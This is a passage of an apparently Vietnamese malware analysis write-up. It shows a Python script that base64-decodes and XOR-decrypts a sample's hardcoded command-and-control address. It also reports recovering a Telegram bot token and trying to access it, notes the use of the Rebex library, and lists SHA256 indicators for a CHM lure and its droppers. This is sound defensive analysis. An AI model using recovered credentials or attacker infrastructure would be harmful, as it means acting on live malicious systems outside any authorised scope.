
Dùng code Python để decode:
import base64

B64_STRING = "AiUOJAogCCQDLwBWe1BqcX5OeGECLwwiDnl+TQpicnFsW0MiYi4DYXx4A1B4Jw=="

def main():
    print("[*] Decoding Base64 Payload...")
    encrypted_data = bytearray(base64.b64decode(B64_STRING))

    print("[*] Applying Hardcoded Stage 3 XOR Logic...")

    # We will replicate the C# exactly as the author wrote it

    # Pass 1: XOR all bytes with 206
    for i in range(len(encrypted_data)):
        encrypted_data[i] ^= 206

    # Pass 2: XOR even indices with 244, odd indices with 217
    for i in range(len(encrypted_data)):
        if i % 2 == 0:
            encrypted_data[i] ^= 244
        else:
            encrypted_data[i] ^= 217

    # The C# code uses Encoding.ASCII.GetString() at the end
    c2_server = encrypted_data.decode('ascii')

    print("\n[+] SUCCESS! Command & Control Server Extracted:")
    print(f"    -> {c2_server}")

if __name__ == "__main__":
    main()
Và chúng ta có bot_id:bot_token trong Telegram:

 Mình có thử access nhưng có vẻ shutdown rồi :v
1.5: Rebex

Như mọi người để ý, thì malware này có sử dụng thêm thư viện Rebex
 Theo như tìm hiểu của mình, thì Rebex là thư viện .NET hỗ trợ các loại giao thức
 (To be continued)
2. IOC
| File | SHA256 |
|---|---|
| Word Document - CV - Vu PLPC KT nam 2026.chm | a0d5b30578acd1df9139e7a8a4bfc659dc2cf48f4dc0c5804b70890adeb9fa21 |
| Dropper (Stage 1) | 333526F7C83559CE937317CCEA723179C69CF8FC5CAA58214B622B944B4B047A |
| Dropper (Stage 2) | 67B51A73C72F39B9CF41DD35EB22B369713AB2E576641B40B9089EBC9D4A1FB2 |
| Core | 1323278360D41A74AB09D310F08902087FF2798D1EDA99BE65D07C1B1123A25C |
| Word Document - 2026 BBBC.docx | 132DEAEF241121AAD37130C1E857452C2C0A78B3E883DB608E784165701F3ACB |